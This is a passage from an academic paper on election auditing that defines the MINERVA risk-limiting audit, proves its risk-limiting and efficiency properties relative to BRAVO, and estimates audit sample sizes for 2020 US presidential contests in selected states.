- *End-of-Round*, which requires a record simply of the tally of the sample polled.
- *Selection-ordered-ballots*, requires a record of the vote on each ballot polled, in selection order.

Note that the stopping condition is always the BRAVO stopping condition; the variation is in when it is checked.

Figure 1 is a plot of $k_{min}(\text{BRAVO}, n, 0.75, 0.1)$ as a function of round size. It also shows the results of the tests above, performed on an example sequence.

- For a hypothetical sequence, *selection-ordered-ballots* BRAVO checks the stopping condition at the blue squares till the stopping condition is satisfied, and the audit stops. It has information about the number of ballots for the winner and the total number of ballots drawn at each ballot draw.
- If the same sequence were to go through an *end-of-round* BRAVO audit, the stopping condition would be checked only at the end of the round, denoted in the figure by black crosses. The audit only has information on vote tallies at the end of the round.

We see that the stopping condition is satisfied during the second round, at $n = 22$, but that it is no longer satisfied when it is tested at the end of that round, at $n = 40$, or the following round, $n = 60$. It is satisfied at the end of the fourth round, $n = 80$, which is the number of ballots drawn in an *end-of-round* BRAVO audit. Thus:

- B2 BRAVO ends at $n = 22$, and 22 ballots are drawn.
- *End-of-round* BRAVO ends at $n = 80$ and 80 ballots are drawn.
- *Selection-ordered-ballots* BRAVO ends at $n = 22$, and 40 ballots are drawn.

The instance of *selection-ordered-ballots* BRAVO in our example would stop at the end of the second round after 40 ballots are drawn, but the information in ballots 23-40 would be discarded. It ought to be possible to use this information, obtained at some cost, to better estimate the correctness of the election outcome. (Imagine telling election officials and the public that the p-value of the draw was small enough earlier, that it is not any more, and the math allows us to use the earlier value because if the election outcome is incorrect, it is accounted for in the risk limit). We need not be limited by the B2 BRAVO rules which begin with a large disadvantage when used for R2 audits, as they do not take into account that the ballots are drawn in rounds.




Figure 1: Using BRAVO for a round-by-round audit with $p = 0.75$, $\alpha = 0.1$ and round size = 20.

4 MINERVA

In this section, we use an example to illustrate the workings of a proposed new R2 audit MINERVA. In later sections, we prove MINERVA is risk-limiting—if round sizes are predetermined—and at least as efficient as *end-of-round* BRAVO.

4.1 End-of-round BRAVO

Example 2 (*End-of-Round* $(0.1, 0.75)$-BRAVO)**.** We consider the *end-of-round* $(0.1, 0.75)$-BRAVO audit as in the previous section. Denote by n_1 the number of ballots drawn in the first round and let $n_1 = 50$. Let K_1 be the number of votes for the winner, then K_1 lies between 0 and $n_1 = 50$. Figure 2 shows the probability distributions of K_1 for the two hypotheses:

H_a: the election is as announced, with $p = 0.75$ (blue solid curve), and

H_0: the election is a tie (red dashed curve).

We will continue to refer to Figure 2 in the following examples and sections, when we will address the shaded areas.

4.2 An Introduction to MINERVA

We propose the MINERVA audit, which uses the tails of the probability distribution functions to define the stopping con-




Figure 2: *Probability Distribution of Winner Votes for a fractional vote count of $p = 0.75$ for the winner and a sample size of $n_1 = 50$: First Round.* The solid blue line represents the distribution if the election tally is as announced. The dashed red line represents the distribution if the election is actually a tie, which—among all elections not won by the announced winner—is the hardest to distinguish from an election actually won by the announced winner. If the number of ballots drawn for the winner were $k_1 = 32$, the horizontal dotted lines mark the values where the vertical line $k_1 = 32$ crosses the two distributions. These are the values needed to compute the BRAVO ratio, σ, and correspond to $Pr(K_1 = 32 \mid margin = 0.25)$, which is 0.0264, and $Pr(K_1 = 32 \mid margin = 0)$, which is 0.0160. The BRAVO ratio is then $\sigma(32, 0.75, 50) = \frac{0.0264}{0.0160} \not\geq \frac{1}{\alpha} = 10$ and the sample does not pass the *end-of-round* BRAVO audit in the first round. Recall that the B2 BRAVO p-value is the reciprocal of the above probability ratio. In this example, it is $\approx 0.6061 > \alpha = 0.1$, and the maximum risk is larger than the risk limit. This is consistent with the fact that (see Example 1, Section 3) $32 < k_{min}(\text{BRAVO}, 50, 0.75, 0.1) = 34$.

dition. Here we provide an informal description of the MINERVA audit.

We denote:

$$\tau_1(k, p, n_1) = \frac{Pr[K_1 \geq k \mid H_a, n_1]}{Pr[K_1 \geq k \mid H_0, n_1]} \tag{5}$$

Example 3 (The MINERVA Audit)**.** For the parameters of Example 2, $\alpha = 0.1$, $p = 0.75$, $n_1 = 50$ and $k_1 = 32$, we describe the MINERVA stopping condition, a comparison test of the ratio of the tails of the distributions:

$\tau_1(32, p, n_1) \geq \frac{1}{\alpha}$.

Compare this to the stopping condition for BRAVO, inequality (2).

Note that $Pr[K_1 \geq 32 \mid H_a]$ is the stopping probability for round 1 (the probability that the audit will stop in round 1 given H_a) associated with deciding to stop at $K_1 = 32$—and not at smaller values. It is the tail of the solid blue curve, the translucent blue area in Figure 2. Similarly, $Pr[K_1 = 32 \mid H_0]$ is the associated risk. It is the tail of the red dashed curve denoting the tied election, and shaded red.

For our example, the ratio of the tails of the two curves of Figure 2 is (the values are not denoted in the figure): $\tau_1(32, 0.75, 50) = \frac{Pr[K_1 \geq 32 \mid H_a, n_1]}{Pr[K_1 \geq 32 \mid H_0, n_1]} \approx 29.89 > \frac{1}{\alpha} = 10$.

And the sample passes the MINERVA audit.

We see below that the MINERVA ratio is larger than the BRAVO ratio for various values of K_1 in our example. We show more rigorously later that the MINERVA ratio is always no smaller than the BRAVO ratio, and hence that MINERVA is always at least as efficient as *end-of-round* BRAVO. We also show later that the MINERVA test is risk-limiting.

Example 4 (BRAVO vs. MINERVA Ratios)**.** For the parameters of Examples 2 and 3: $p = 0.75$, $\alpha = 0.1$ and $n_1 = 50$, Figure 3 presents the likelihood ratio for *end-of-round* BRAVO (green solid line), $\sigma(k_1, 0.75, 50)$, and the tail ratio for MINERVA (orange dashed line), $\tau_1(k_1, 0.75, 50)$, on a log scale. An audit satisfies the stopping condition when its ratio equals or exceeds $\alpha^{-1} = 10$, and we observe in the figure that the MINERVA audit stops before *end-of-round* BRAVO.

This is an example of a more general relationship: any sample satisfying *end-of-round* BRAVO will also satisfy MINERVA. In fact, it will often be the case that the MINERVA condition will be satisfied and that for *end-of-round* BRAVO will not. The reason for MINERVA stopping at smaller values of K_1 is as follows.

The MINERVA ratio, τ_1, at some $K_1 = k_1$ is a weighted average of all the values of $\sigma(K_1, 0.75, 50)$ for $K_1 \geq k_1$. Because $\sigma(K_1, 0.75, 50)$ is an increasing function of K_1, the weighted average is, generally speaking, larger than the value of $\sigma(k_1, 0.75, 50)$, because the larger values of $\sigma(K_1, 0.75, 50)$ "make up" for the smaller ones. It is never smaller than $\sigma(k_1, 0.75, 50)$. When $k_1 = n_1$ is the largest possible number of winner votes, the two ratios will be equal. Equivalently, the MINERVA p-value will always be smaller than the BRAVO one, except when $k_1 = n_1$ is the largest possible number of winner votes, and the p-values are equal. Thus, MINERVA always stops when *end-of-round* BRAVO does, and is at least as efficient.




Figure 3: BRAVO *and* MINERVA *comparison tests for* $p = 0.75$ *and* $n_1 = 50$*: First Round.* The figure above presents the BRAVO and MINERVA ratios (σ and τ respectively) as a function of the number of winner ballots for a sample size of $n_1 = 50$. The orange dashed line, representing the MINERVA ratio, is above the solid green line representing the BRAVO ratio. The horizontal line $\alpha^{-1} = 10$ marks the value above which the stopping condition is satisfied; that is, the MINERVA stopping condition is $\tau_1 \geq \alpha^{-1}$ and the BRAVO stopping condition is $\sigma_1 \geq \alpha^{-1}$. We have seen earlier that the k_{min} value for BRAVO for these parameters is 34 (see equation (4), Example 2), and this is consistent with what we see in the figure: *end-of-round* BRAVO stops for $K_1 \geq 34$ (shaded green area) and no smaller values of K_1. On the other hand, we see from this figure that MINERVA stops for $K_1 \geq 31$ (shaded orange area) and is hence more efficient for this round.

4.3 Computing Risks and Stopping Probabilities for Multiple-Round Audits

In this section we describe how probability distributions may be computed in multiple round audits with monotone stopping conditions; that is, audits where the stopping condition is represented through the use of k_{min}. We use examples to demonstrate how the probability distributions may be computed for rounds 2 and above.

Example 5 (Testing the Stopping Condition)**.** Consider an election with $p = 0.75$ and a risk limit of $\alpha = 0.1$. Suppose the first round size is $n_1 = 50$ and the draw results in K_1 ballots for the announced winner. Recall that the k_{min} value for MINERVA for these parameters is 31 (see Figure 3, Example 4) and we assume that $K_1 < k_{min}$. Thus the sample does not pass the MINERVA test.

Now suppose we draw 50 more ballots to get $n_2 = 100$ ballots in all, of which K_2 are for the winner. We will need to compute the probability distribution on K_2 to determine the ratio of the tails for the MINERVA stopping condition.

Note that the probability distribution of K_2 is *not* the binomial distribution for a sample size of 100. In fact, if the audit did not stop in the first round, $K_1 < 31 = k_{min}$ and $K_2 \leq K_1 + 50$, which means that $K_2 < 81$ (even if all 50 ballots in the second round are for the announced winner).

If the audit continues, the maximum number of ballots before new ones are drawn is 30. The probability distributions before the new sample is drawn are as shown in Figure 4, and may be denoted as:
$f(K_1 \mid H_a) = Pr[K_1 = k_1 \wedge (\mathcal{A}_{\mathcal{M}}(X_1) \neq Correct) | H_a]$ and
$f(K_1 \mid H_0) = Pr[K_1 = k_1 \wedge (\mathcal{A}_{\mathcal{M}}(X_1) \neq Correct) | H_0]$.
where $\mathcal{A}_M$ denotes the MINERVA audit for the given parameters.




Figure 4: *Probability Distribution of Winner Ballots for* MINERVA*:* $p = 0.75$*,* $n_1 = 50$*: After Testing the Stopping Condition for the First Round.* Going into the second round, the values of the probability distributions for $K_1 < k_{min}$ are unchanged, and the probabilities for $K_1 \geq k_{min}$ are zero, because the audit would have stopped if $K_1 \geq k_{min}$.

The "discarded" tails, in both cases, represent the probabilities that the audit stops. When this is conditional on H_a, we refer to it as the stopping probability of the round (S_1), large values are good. When it is conditional on H_0, it is the worst-case risk corresponding to the round (R_1), large values are bad. Recall that our stopping condition bounds the worst-case risk for the round to be no larger than a fraction α of the stopping probability.

Using the above probability distributions, we can now compute the distribution of ballots for the announced winner in the sample of size 100, which we obtain after drawing 50 more ballots.

Example 6 (Second Round Distribution)**.** Continuing with Example 5, we consider an election with $p = 0.75$, risk limit $\alpha = 0.1$ and round sizes $n_1 = 50, n_2 = 100$. We wish to compute the probability distribution for K_2, the number of votes for the announced winner after drawing the second round of ballots.

There would be a total of K_2 winner ballots in the sample after the second draw if $D = K_2 - K_1$ winner ballots were drawn among the 50 new ballots drawn in round 2. D could be any value between 0 and 50, and its distribution is the binomial distribution for the draw of size 50.

If we denote the distribution of K_2 as g, it is:

$$g(K_2 = k_2 \mid H) =$$

$$\sum_{k_1 = max\{0, k_2 - 50\}}^{min\{k_{min}-1, k_2\}} f(K_1 = k_1 \mid H) \cdot Bin(k_2 - k_1, 50, H)$$

where $Bin(j, n, H)$ is the probability of drawing j votes for the announced winner in a sample of size n, when the fractional vote for the announced winner is $\frac{1}{2}$ for $H = H_0$ and p for $H = H_a$.

The above expression results in a function g_H, obtained by an operation known as the convolution of the two functions, and is denoted:

$$g_H = f_H \circledast Bin_{H,50}$$

where $\circledast$ represents the convolution operator and H the hypothesis. The convolution of two functions can be computed efficiently using Fourier Transforms; this result is the convolution theorem.

After drawing the second sample, the probability distributions for MINERVA are as in Figure 5.

In order to compute probability distributions for the next round, we would first compute the value of k_{min} for this round using the tail ratio, then zero the probability distributions for the value of k_{min} and above, and then perform a convolution with the binomial distribution corresponding to the size of the next draw. And so on.

Probability distributions for B2 audits may be computed similarly, with the round schedule: $(1, 2, \ldots, i, \ldots)$. We used this approach to compute percentiles for the BRAVO stopping probabilities; see the Appendix for the results.

4.4 The MINERVA audit

In this section we rigorously describe the MINERVA risk-limiting audit. The stopping condition for BRAVO is a comparison test for the ratio of probabilities of the number of winner ballots. On the other hand, the stopping condition for the MINERVA test is a comparison test for the ratio of the complementary cumulative distribution functions (cdfs). For the MINERVA audit, the stopping condition for a given round does depend on previous round sizes, which are required to compute the complementary cdfs, but not on future round sizes. Our proofs for its risk-limiting property assume that the rounds are pre-determined.




Figure 5: *Probability Distribution of Winner Ballots for* MINERVA*: $p = 0.75$, $n_1 = 50$, $n_2 = 100$: After Drawing the Second Round.* The distributions are generated by the convolution procedure described. Notice that, if the underlying election were as announced (solid blue line), a large fraction of the samples would satisfy the stopping condition, and a small fraction would proceed to the next round. On the other hand, if the underlying election is tied (dashed red line), the sample is far less likely to satisfy the stopping condition and many audits would proceed to the next round.

Given the B2 (α, p)-BRAVO test we define the corresponding R2 MINERVA test by its stopping condition, which is a comparison test of the ratio of the complementary cdfs of samples that did not satisfy the stopping condition for any previous round.

Definition 3 ($(\alpha, p, (n_1, n_2, \ldots, n_j, \ldots))$-MINERVA)**.** *Given B2 (α, p)-*BRAVO *and round sizes $n_1, n_2, \ldots, n_j \ldots$, the corresponding R2* MINERVA *stopping rule for the j^{th} round is:*

$$\mathcal{A}(X_j) = \begin{cases} Correct & \tau_j(k_j, p, (n_1, \ldots, n_j), \alpha) \geq \frac{1}{\alpha} \\ Undetermined & else \end{cases} \quad (6)$$

where τ_j is the complementary cumulative distribution ratio *for the j^{th} round, for $j \geq 2$:*

$$\tau_j(k_j, p, (n_1, \ldots, n_j), \alpha) = \frac{Pr[K_j \geq k_j \wedge \forall_{i<j}(\mathcal{A}(X_i) \neq Correct) \mid H_a, n_1, \ldots, n_j]}{Pr[K_j \geq k_j \wedge \forall_{i<j}(\mathcal{A}(X_i) \neq Correct) \mid H_0, n_1, \ldots, n_j]} \quad (7)$$

*and, as with B2 (α, p)-*BRAVO*, H_a, the alternate hypothesis, is that the fractional tally for the winner is p.*

Clearly, for $j = 1$ and the first round,

$$\tau_1(k_1, p, n_1) = \frac{Pr[K_1 \geq k_1 \mid H_a, n_1]}{Pr[K_1 \geq k_1 \mid H_0, n_1]}.$$

5 MINERVA properties

In this section, we present properties of MINERVA, formulated as theorems. The proofs of technical lemmas are in the Appendix. We begin with notation, then show that MINERVA is risk-limiting and that its B2 version stops exactly when the B2 version of BRAVO does. Finally, we show that MINERVA is at least as efficient as *end-of-round* BRAVO. Before each theorem and proof we provide an informal explanation of the result.

5.1 Notation and Definitions

First, we establish some shorthand notation which will be useful. For ease of notation, when the audit and its parameters (round schedule, risk limit, fractional vote for the winner) are fixed, we denote:

$$S_j(k_j) \triangleq Pr[K_j \geq k_j \wedge \forall_{i<j}(\mathcal{A}(X_i) \neq Correct) \mid H_a, n_1, \ldots, n_j]$$

$$R_j(k_j) \triangleq Pr[K_j \geq k_j \wedge \forall_{i<j}(\mathcal{A}(X_i) \neq Correct) \mid H_0, n_1, \ldots, n_j]$$

Thus $\frac{S_j(k_j)}{R_j(k_j)}$ is the ratio of the complementary cdfs in round j when the number of winner ballots drawn is K_j, and the sequence did not satisfy the stopping condition in a previous round.
Similarly,

$$s_j(k_j) \triangleq Pr[K_j = k_j \wedge \forall_{i<j}(\mathcal{A}(X_i) \neq Correct) \mid H_a, n_1, \ldots, n_j]$$

and

$$r_j(k_j) \triangleq Pr[K_j = k_j \wedge \forall_{i<j}(\mathcal{A}(X_i) \neq Correct) \mid H_0, n_1, \ldots, n_j]$$

and $\frac{s_j(k_j)}{r_j(k_j)}$ is the likelihood ratio of k_j winner ballots in round j when the sequence did not satisfy the stopping condition in a previous round.

Note also the following simple observation:

$$S_j(k_j) = \sum_{k=k_j}^{n_j} s_j(k), \quad R_j(k_j) = \sum_{k=k_j}^{n_j} r_j(k) \tag{8}$$

Recall that, when we do not refer to parameters at all, S_j corresponds to the stopping probability of the j^{th} round and is not a function of the sample drawn, but of the audit.

Definition 4 (S_j)**.** *The probability of stopping in the j^{th} round for audit $\mathcal{A}$ is defined as: $S_j = Pr[(\mathcal{A}(X_j) = Correct) \wedge \forall_{i<j}(\mathcal{A}(X_i) \neq Correct) \mid H_a, n_1, \ldots, n_j]$.*

Definition 5 (R_j)**.** *The risk of the j^{th} round of audit $\mathcal{A}$ is defined as: $R_j = Pr[(\mathcal{A}(X_j) = Correct) \wedge \forall_{i<j}(\mathcal{A}(X_i) \neq Correct) \mid H_0, n_1, \ldots, n_j]$.*

5.2 MINERVA is risk-limiting

In this section we show that MINERVA is risk-limiting. The idea is simple. In the appendix we state and prove lemmas that show that the BRAVO ratio, σ, is monotone increasing as a function of k, because of which the stopping condition $\sigma \geq \alpha^{-1}$ is equivalent to $k \geq k_{min}$ for some k_{min}. We also show that σ, though defined as the ratio of the pdfs without any truncation or convolution, is also the ratio of the pdfs when they are computed assuming previous round sizes and using convolution, as we described in section 4.3. Using the above results and mathematical induction, we show that the MINERVA ratio τ is also monotone increasing with k and can similarly be represented as $k \geq k'_{min}$ for some (other) k'_{min}.

The tail at $K = k'_{min}$ of a distribution (whether representing the election as announced or tied), $Pr[K \geq k'_{min}]$, in a particular round, is the probability that the corresponding election passes the test in that round. Thus the MINERVA condition simply ensures that the risk of a particular round (probability that the audit stops for the tied election) is α times the stopping probability (probability that the audit stops for the election as announced). Summing over all the rounds, because the total stopping probability cannot be greater than 1, the risk cannot be greater than α.

Theorem 1. *If the round schedule is pre-determined (before the audit begins), $(\alpha, H_a, (n_1, \ldots))$-*MINERVA *is an α-RLA.*

Proof. From Definition 5 and Lemma 1 (formulated and proved in Appendix A), we have

$$\begin{aligned} R_j &= Pr[K_j \geq k_{min,j}(\text{MINERVA}, (n_1, \ldots), p, \alpha) \mid H_0, n_1, \ldots, n_j] \\ &\leq \alpha Pr[K_j \geq k_{min,j}(\text{MINERVA}, (n_1, \ldots), p, \alpha) \mid H_a, n_1, \ldots, n_j] \\ &= \alpha \cdot S_j \end{aligned}$$

because $k_{min,j}(\text{MINERVA}, (n_1, \ldots), p, \alpha)$ satisfies the MINERVA stopping condition.

Define the total stopping probability of the audit as follows: $S = Pr[(\mathcal{A}(X) = Correct) \mid H_a]$.

Then,

$$S = \sum_j S_j \leq 1 \tag{9}$$

The risk of the audit is defined as:
$R = Pr[(\mathcal{A}(X) = Correct) \mid H_0] = \sum_j R_j \leq$
$\leq \alpha \cdot \sum_j S_j = \alpha \cdot S \leq \alpha$ from Equation (9). □

5.3 Properties of B2 version of MINERVA

In this section we study the relationship between B2 BRAVO and MINERVA with each round consisting of a single ballot draw. We show that samples satisfying the stopping condition of (α, p)-BRAVO, performed ballot-by-ballot, are exactly those satisfying that of the $(\alpha, H_a, (1, 2, 3, \ldots, j, \ldots))$-MINERVA audit, where H_a is the hypothesis that the winner's fractional tally is p. The p-values of the two audits, however, differ except at their values of k_{min}.

This result follows because, when performed ballot-by-ballot, both audits stop when the number of winner ballots is the largest possible (otherwise the audit would have stopped in the previous round because only one ballot was drawn). For these values, the MINERVA and BRAVO ratios are identical because the tails consist of a single value.

Theorem 2. *The B2* (α, p)-BRAVO *audit stops for a sample of size* n_j *with* k_j *ballots for the winner, if and only if the* $(\alpha, H_a, (1,2,3,\ldots,j,\ldots))$-MINERVA *audit stops.*

Proof. Consider the j^{th} round of the MINERVA audit: the j^{th} ballot draw. Suppose that, before the j^{th} round is drawn, and after the stopping condition is tested for the $(j-1)^{th}$ round and the audit stopped if it is satisfied, k is the largest value of winner ballots possible. It is strictly smaller than the corresponding $k_{min,j-1}$, because the audit has stopped for all other values. Further, because at most one winner ballot will be drawn in the j^{th} round, the largest possible number of winner ballots in the j^{th} round is $k+1$.

More formally, let the largest value of k_{j-1} for which $s^*_{j-1}(k_{j-1}) \neq 0$ be k, where s^*_j is as defined in the proof of Theorem 1. Then $k < k_{min,j-1}(\text{MINERVA}, (n_1, n_2, \ldots, n_{j-1}, \ldots), p, \alpha)$ by the definition of $k_{min,j-1}$, Theorem 1. Further, the largest value of k_j for which $s_j(k_j) \neq 0$ is $k+1$.

We now show that if the j^{th} round stops at all, it will be for $k_j = k+1$ and no other values of k_j.

We observe that the only way to obtain $k+1$ ballots in the j^{th} round is if the existing number of winner ballots is k and the new ballot drawn is for the winner. The probability is $s_j(k+1) = ps_{j-1}(k)$. On the other hand, k ballots arise in the j^{th} round if the existing number is $k-1$ and a winner ballot is drawn, or the existing number is k and the ballot drawn is not for the winner. Hence $s_j(k) = (1-p)s_{j-1}(k) + ps_{j-1}(k-1)$. Similarly: $r_j(k+1) = \frac{1}{2}r_{j-1}(k)$ and $r_j(k) = \frac{1}{2}r_{j-1}(k) + \frac{1}{2}r_{j-1}(k-1)$.

If the condition is satisfied by values other than $k+1$, because τ is monotone increasing, it is satisfied by k: $\tau_j(k) = \frac{s_j(k+1)+s_j(k)}{r_j(k+1)+r_j(k)} = \frac{s_{j-1}(k)+ps_{j-1}(k-1)}{r_{j-1}(k)+\frac{1}{2}r_{j-1}(k-1)} \geq \frac{1}{\alpha}$.

Thus $\tau_j(k)$ is a weighted average of $\sigma(k, p, j-1)$ and $\frac{p}{\frac{1}{2}}\sigma(k-1, p, j-1)$ and:

$\frac{p}{\frac{1}{2}}\sigma(k-1,p,j-1) = \frac{(1-p)}{\frac{1}{2}}\sigma(k,p,j-1)$
$< \sigma(k,p,j-1) < \tau(k,p,j-1) < \frac{1}{\alpha}$
as $k < k_{min,j-1}(\text{MINERVA}, (1,2,\ldots,j-1,\ldots), p, \alpha)$. And hence, $\tau_j(k)$ does not pass the stopping condition.

Thus, if $\mathcal{A}_M$ and $\mathcal{A}_B$ denote the B2 MINERVA and B2 BRAVO audits respectively,

$\mathcal{A}_M(X_j) = \textit{Correct} \Leftrightarrow \tau_j(k,p,j) \geq \frac{1}{\alpha}$
$\Leftrightarrow \sigma(k,p,j) \geq \frac{1}{\alpha} \Leftrightarrow \mathcal{A}_B(X_j) = \textit{Correct}.$

Samples that do satisfy the stopping condition have the same MINERVA and BRAVO p-values, which are otherwise not the same. □

5.4 Efficiency

In this section we present an efficiency result for MINERVA. The proof is simple, and an intuition for it was developed in Example 4, Section 4.2. The ratio τ at a value $K = k$ is a weighted average of the values of σ for $K \geq k$, and σ is monotonic increasing, thus $\tau \geq \sigma$, with equality occurring when the tail consists of a single value.

Theorem 3. *Given sample* X *of size* n_j *with* k_j *samples for the winner,* $\mathcal{A}_B(X) = \textit{Correct} \Rightarrow \mathcal{A}_M(X) = \textit{Correct}$ *where* $\mathcal{A}_B$ *denotes the* (α, p)-BRAVO *test and* $\mathcal{A}_M$ *the* $(\alpha, p, (n_1, n_2, \ldots, n_j, \ldots))$-MINERVA.

Proof. For a fixed election and fixed round sizes, each of τ and ω is a weighted sum of values of σ, which is monotone increasing, and generally larger than σ. In fact, equality for τ occurs only when k is the largest possible number of winner ballots in the round. Thus
$\sigma(k_j, p, n_j) \geq \frac{1}{\alpha} \Rightarrow \tau_j(k_j, p, (n_1, n_2, \ldots, n_j, \ldots)) \geq \frac{1}{\alpha}$
and $\omega_j(k_j, p, (n_1, n_2, \ldots, n_j, \ldots)) \geq \frac{1}{\alpha}$.
□

From Theorem 3 it follows that MINERVA is at least as efficient as the corresponding *end-of-round* application of B2 rules. In Section 6 we demonstrate that MINERVA can be considerably more efficient.

6 Applications

In this section we describe applications of our results. The Appendix contains more verification, and provides some more detail on our work.

Table 1 presents our estimates for the number of distinct ballots in first round sizes for both *end-of-round* BRAVO and MINERVA. These values are computed for 90% stopping probability and a risk limit of 0.1, for the announced statewide results of the 2020 US Presidential election, as obtained from the MIT Election Data and Science Lab [10], for selected states. We constructed a table of stopping probability as a function of round size for a given margin, where the stopping probability of a round is the tail corresponding to the k_{min} value for that round size. We used this to compute an estimate of the round sizes in expected number of distinct ballots drawn, see Appendix Section 2 for details.

It is noteworthy that, across all margins, *end-of-round* BRAVO first round sizes are about twice those of MINERVA: the mean value of the ratio of *end-of-round* BRAVO sizes to MINERVA sizes is 1.9604, and the median is 1.9964. Table 5 in the Appendix presents these round size estimates for all states.

We also estimate first round sizes for 90% stopping probability for *selection-ordered-ballots* BRAVO by treating it as a multiple-round audit. Our results are presented in Table 5 in the Appendix. We notice that among the three types of audits,

MINERVA requires the fewest number of ballots and *end of round* BRAVO the largest, for every state.

For the comparison with *selection-ordered-ballots* BRAVO we currently omit estimates for states with margins smaller than 0.025. In the other states, we observe that the increase in round size on using *selection-ordered-ballots* BRAVO over MINERVA is $25\% - 39.5\%$, with greater improvements for smaller margins. The median value of the ratio of *selection-ordered-ballots* BRAVO sizes to Minerva sizes is 1.3507 and the mean is 1.3387. Recall that, unlike *selection-ordered-ballots* BRAVO, MINERVA does not require that the ballots be noted in selection order; sample tallies are sufficient. Thus the reduction in effort due to both—the reduction in total number of ballots, and no longer needing to note ballots in selection order—is considerable.

State	Margin	EoR BRAVO Ballots	MINERVA Ballots
Arizona	0.0031	1,196,732	640,652
Colorado	0.1388	774	384
District of Columbia	0.8893	14	8
Florida	0.0339	12,530	6,070
Michigan	0.0283	18,161	8,807
Nevada	0.0245	24,311	11,783
North Carolina	0.0137	76,857	37,303
Pennsylvania	0.0118	103,559	50,092
Texas	0.0566	4,520	2,221

Table 1: Comparison of *end-of-round* (EoR) BRAVO and MINERVA First-Round Sizes (in distinct ballots) for Statewide 2020 US Presidential Contests, for a stopping probability of 0.9, for selected states.

Of course, some of these sizes are too large for consideration in a real audit. For example, the effort associated with drawing the fraction 0.2170 of ballots for a MINERVA ballot polling audit in Georgia would likely be much larger than that of counting all the ballots, and the effort for both BRAVO audits would be even larger.

Figure 6 plots the *end-of-round* BRAVO and *selection-ordered-ballots* BRAVO round sizes as a fraction of the corresponding MINERVA round size. There is a small variation with margin, with the fraction being larger for smaller margins. Note that a couple of states with the smallest margins do not have the largest ratios for *end-of-round* BRAVO. For these states, the ratios of random draws are among the largest, but the number of random draws for *end-of-round* BRAVO are such a large fraction of the total that considering distinct ballots instead of random draws changes the ratio. For example, in Georgia, MINERVA requires that the number of random draws be 0.2446 of the total, and *end-of-round* BRAVO requires 0.5086, for a ratio of 2.08. Considering distinct ballots draws reduces the ratio to 1.84.

